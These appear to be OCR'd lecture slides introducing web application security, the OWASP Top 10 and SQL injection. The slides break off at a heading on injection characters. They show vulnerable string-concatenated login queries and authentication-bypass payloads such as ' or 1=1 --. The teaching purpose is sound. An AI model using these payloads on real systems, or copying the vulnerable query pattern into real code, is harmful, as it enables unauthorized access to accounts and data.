

WEB application security

Lection 1


OWASP Application Security Risks




Web Applications



Example Web Application



Vulnerabilities?



Other Vulnerabilities

- Back-end frameworks vulnerabilities
- Front-end frameworks vulnerabilities
- WebServer OS vulnerabilities
- ApplicationServer OS vulnerabilities
- DatabaseServer OS vulnerabilities
- Client OS vulnerabilities
- Client Application vulnerabilities
- **Additional modules vulnerabilities**

What is OWASP?

- Open Web Application Security Project
  - Non-profit, volunteer driven organization
    - All members are volunteers
    - All work is donated by sponsors
  - Provide free resources to the community
    - Publications, Articles, Standards
    - Testing and Training Software
    - Local Chapters & Mailing Lists
  - Supported through sponsorships
    - Corporate support through financial or project sponsorship
    - Personal sponsorships from members

What is OWASP?

- Open Web Application Security Project
  - Promotes secure software development
  - Oriented to the delivery of web oriented services
  - Focused primarily on the “back-end” than web-design issues
  - An open forum for discussion
  - A free resource for any development team

What is OWASP?

- What do they provide?
  - Publications
    - OWASP Top 10
    - OWASP Guide to Building Secure Web Applications
  - Software
    - WebGoat
    - WebScarab
    - oLabs Projects
    - .NET Projects
  - Local Chapters
    - Community Orientation

What does OWASP offer?

- Development of new projects
  Ability to use available tools and volunteers to generate new projects
- Research Fellowships
  OWASP gives grants to researchers to develop application security tools, guides, publications, etc

Over $ 100,000 USD has been granted in research grants.

OWASP TOP 10

A1 – Injection	Injection flaws, such as SQL, OS, and LDAP injection occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.
A2 – Broken Authentication and Session Management	Application functions related to authentication and session management are often not implemented correctly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities.
A3 – Cross-Site Scripting (XSS)	XSS flaws occur whenever an application takes untrusted data and sends it to a web browser without proper validation or escaping. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.
A4 – Insecure Direct Object References	A direct object reference occurs when a developer exposes a reference to an internal implementation object, such as a file, directory, or database key. Without an access control check or other protection, attackers can manipulate these references to access unauthorized data.
A5 – Security Misconfiguration	Good security requires having a secure configuration defined and deployed for the application, frameworks, application server, web server, database server, and platform. Secure settings should be defined, implemented, and maintained, as defaults are often insecure. Additionally, software should be kept up to date.

OWASP TOP 10

A6 – Sensitive Data Exposure	Many web applications do not properly protect sensitive data, such as credit cards, tax IDs, and authentication credentials. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data deserves extra protection such as encryption at rest or in transit, as well as special precautions when exchanged with the browser.
A7 – Missing Function Level Access Control	Most web applications verify function level access rights before making that functionality visible in the UI. However, applications need to perform the same access control checks on the server when each function is accessed. If requests are not verified, attackers will be able to forge requests in order to access functionality without proper authorization.
A8 - Cross-Site Request Forgery (CSRF)	A CSRF attack forces a logged-on victim's browser to send a forged HTTP request, including the victim's session cookie and any other automatically included authentication information, to a vulnerable web application. This allows the attacker to force the victim's browser to generate requests the vulnerable application thinks are legitimate requests from the victim.
A9 - Using Components with Known Vulnerabilities	Components, such as libraries, frameworks, and other software modules, almost always run with full privileges. If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover. Applications using components with known vulnerabilities may undermine application defenses and enable a range of possible attacks and impacts.
A10 – Unvalidated Redirects and Forwards	Web applications frequently redirect and forward users to other pages and websites, and use untrusted data to determine the destination pages. Without proper validation, attackers can redirect victims to phishing or malware sites, or use forwards to access unauthorized pages.

Injection?

Injection attack vs injection flow?

Injection?

The ability to inject ACTIVE commands into the ANY PART OF SYSTEM through an existing application

Injection?

Application Specific	**Exploitability EASY**	**Prevalence COMMON**	**Detectability AVERAGE**	**Impact SEVERE**	**Application / Business Specific**
Consider anyone who can send untrusted data to the system, including external users, internal users, and administrators.	Attacker sends simple text-based attacks that exploit the syntax of the targeted interpreter. Almost any source of data can be an injection vector, including internal sources.	Injection flaws occur when an application sends untrusted data to an interpreter. Injection flaws are very prevalent, particularly in legacy code. They are often found in SQL, LDAP, Xpath, or NoSQL queries; OS commands; XML parsers, SMTP Headers, program arguments, etc. Injection flaws are easy to discover when examining code, but frequently hard to discover via testing. Scanners and fuzzers can help attackers find injection flaws.		Injection can result in data loss or corruption, lack of accountability, or denial of access. Injection can sometimes lead to complete host takeover.	Consider the business value of the affected data and the platform running the interpreter. All data could be stolen, modified, or deleted. Could your reputation be harmed?

Types

- SQL Injection
- Command Injection
- Code Injection (RFI, Eval Injection, Function Injection)

Types

- SQL Injection
- Command Injection
- Code Injection (RFI, Eval Injection, Function Injection)
- XPath Injection
- Reflected DOM Injection
- Resource Injection
- Special Element Injection
- LDAP injection
- Log Injection
- Custom Special Character Injection (Null Byte Injection)
- XML Injection (XQuery Injection)
- SSI Injection

SQL Injection

What is SQL Injection?

The ability to inject SQL commands into the database engine
through an existing application

How common is it?

- It is probably the most common Website vulnerability today!
- It is a flaw in "web application" development, it is not a DB or web server problem
  - Most programmers are still not aware of this problem
  - A lot of the tutorials & demo “templates” are vulnerable
  - Even worse, a lot of solutions posted on the Internet are not good enough
- In our pen tests over 60% of clients turn out to be vulnerable to SQL Injection

Vulnerable Applications

- Almost all SQL databases and programming languages are potentially vulnerable
  - MS SQL Server, Oracle, MySQL, Postgres, DB2, MS Access, Sybase (SAP), Informix (IBM), etc
- Accessed through applications developed using:
  - Perl and CGI scripts that access databases
  - ASP, JSP, PHP
  - XML, XSL and XSQL
  - Javascript
  - VB, MFC, and other ODBC-based tools and APIs
  - DB specific Web-based applications and API's
  - Reports and DB Applications
  - 3 and 4GL-based languages (C, OCI, Pro*C, and COBOL)
  - many more

How does SQL Injection work?

Common vulnerable login query

```
SELECT * FROM users
WHERE login = 'victor'
AND password = '123'
```

(If it returns something then login!)

ASP/MS SQL Server login syntax

```
var sql = "SELECT * FROM users
WHERE login = '" + formusr +
"' AND password = '" + formpwd + "'";
```

Injecting through Strings

formusr = **' or 1=1 - -**

formpwd = anything

Final query would look like this:

SELECT * FROM users

WHERE username = **' ' or 1=1**

– – AND password = 'anything'

The power of '

- It closes the string parameter
- Everything after is considered part of the SQL command
- Misleading Internet suggestions include:
  - Escape it! : replace ' with ' '
- String fields are very common but there are other types of fields:
  - Numeric
  - Dates

If it were numeric?

SELECT * FROM clients

WHERE account = 12345678

AND pin = 1111

PHP/MySQL login syntax

$sql = "SELECT * FROM clients WHERE " .

"account = $formacct AND " .

"pin = $formpin";

Injecting Numeric Fields

$formacct = **1 or 1=1 #**

$formpin = 1111

Final query would look like this:

SELECT * FROM clients

WHERE account = **1 or 1=1**


 # AND pin = 1111

SQL Injection Characters

